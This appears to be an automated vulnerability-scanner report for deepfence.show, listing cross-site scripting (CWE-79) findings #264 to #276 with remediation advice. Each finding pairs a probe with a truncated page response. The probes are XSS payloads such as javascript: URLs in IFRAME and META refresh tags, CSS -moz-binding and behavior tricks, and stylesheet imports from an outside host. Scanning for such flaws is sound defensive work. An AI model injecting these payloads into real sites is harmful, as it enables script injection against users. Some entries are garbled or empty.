Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#264				

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	<STYLE>@import'http://soapui.org/xss.css';</STYLE>

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response

CWE-ID

CWE-79

Issue Number

#265

Scan

Cross Site Scripting

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	<META HTTP-EQUIV="Link" Content="<http://soapui.org/xss.css>; REL=stylesheet">

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#266

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><STYLE>BODY{-moz-binding:url("http://soapui.org/xssmoz.xml#xss")}</STYLE></td></tr></table>	Name	Value	DemoUser1#	<STYLE>BODY{-moz-binding:url("http://soapui.org/xssmoz.xml#xss")}</STYLE>
Name	Value				
DemoUser1#	<STYLE>BODY{-moz-binding:url("http://soapui.org/xssmoz.xml#xss")}</STYLE>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#267				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><XSS STYLE="behavior: url(xss.htc);"></td></tr> </table>	Name	Value	DemoUser1#	<XSS STYLE="behavior: url(xss.htc);">
Name	Value				
DemoUser1#	<XSS STYLE="behavior: url(xss.htc);">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#268				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td><STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE>XSS</td></tr> </table>	Name	Value	DemoUser1#	<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE>XSS
Name	Value				
DemoUser1#	<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE>XSS				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#269

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#270				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#271

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td></td></tr></table>	Name	Value	DemoUser1#	
Name	Value				
DemoUser1#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#272				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ï¿½scriptï¿½alert(ï¿½XSSIï¿½)ï¿½/scriptï¿½</td></tr></table>	Name	Value	DemoUser1#	ï¿½scriptï¿½alert(ï¿½XSSIï¿½)ï¿½/scriptï¿½
Name	Value				
DemoUser1#	ï¿½scriptï¿½alert(ï¿½XSSIï¿½)ï¿½/scriptï¿½				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#273				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');"></td></tr></table>	Name	Value	DemoUser1#	<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
Name	Value				
DemoUser1#	<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>				

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBwFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response
CWE-ID	CWE-79
Issue Number	#274

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydGFnWFNTJyk8L3NjcmlwdD4K"></td></tr></table>	Name	Value	DemoUser1#	<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydGFnWFNTJyk8L3NjcmlwdD4K">
Name	Value				
DemoUser1#	<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydGFnWFNTJyk8L3NjcmlwdD4K">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBwFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#275				

Scan	Cross Site Scripting
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><META HTTP-EQUIV="refresh" CONTENT="0; URL=http://; URL=javascript:alert('XSS');"></td></tr></table>	Name	Value	DemoUser1#	<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://; URL=javascript:alert('XSS');">
Name	Value				
DemoUser1#	<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://; URL=javascript:alert('XSS');">				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You should ensure that HTML tags passed into the parameter DemoUser1# will not be echoed back in the response				
CWE-ID	CWE-79				
Issue Number	#276				

Scan	Cross Site Scripting				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td><IFRAME SRC="javascript:alert('XSS');"></IFRAME></td></tr></table>	Name	Value	DemoUser1#	<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
Name	Value				
DemoUser1#	<IFRAME SRC="javascript:alert('XSS');"></IFRAME>				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 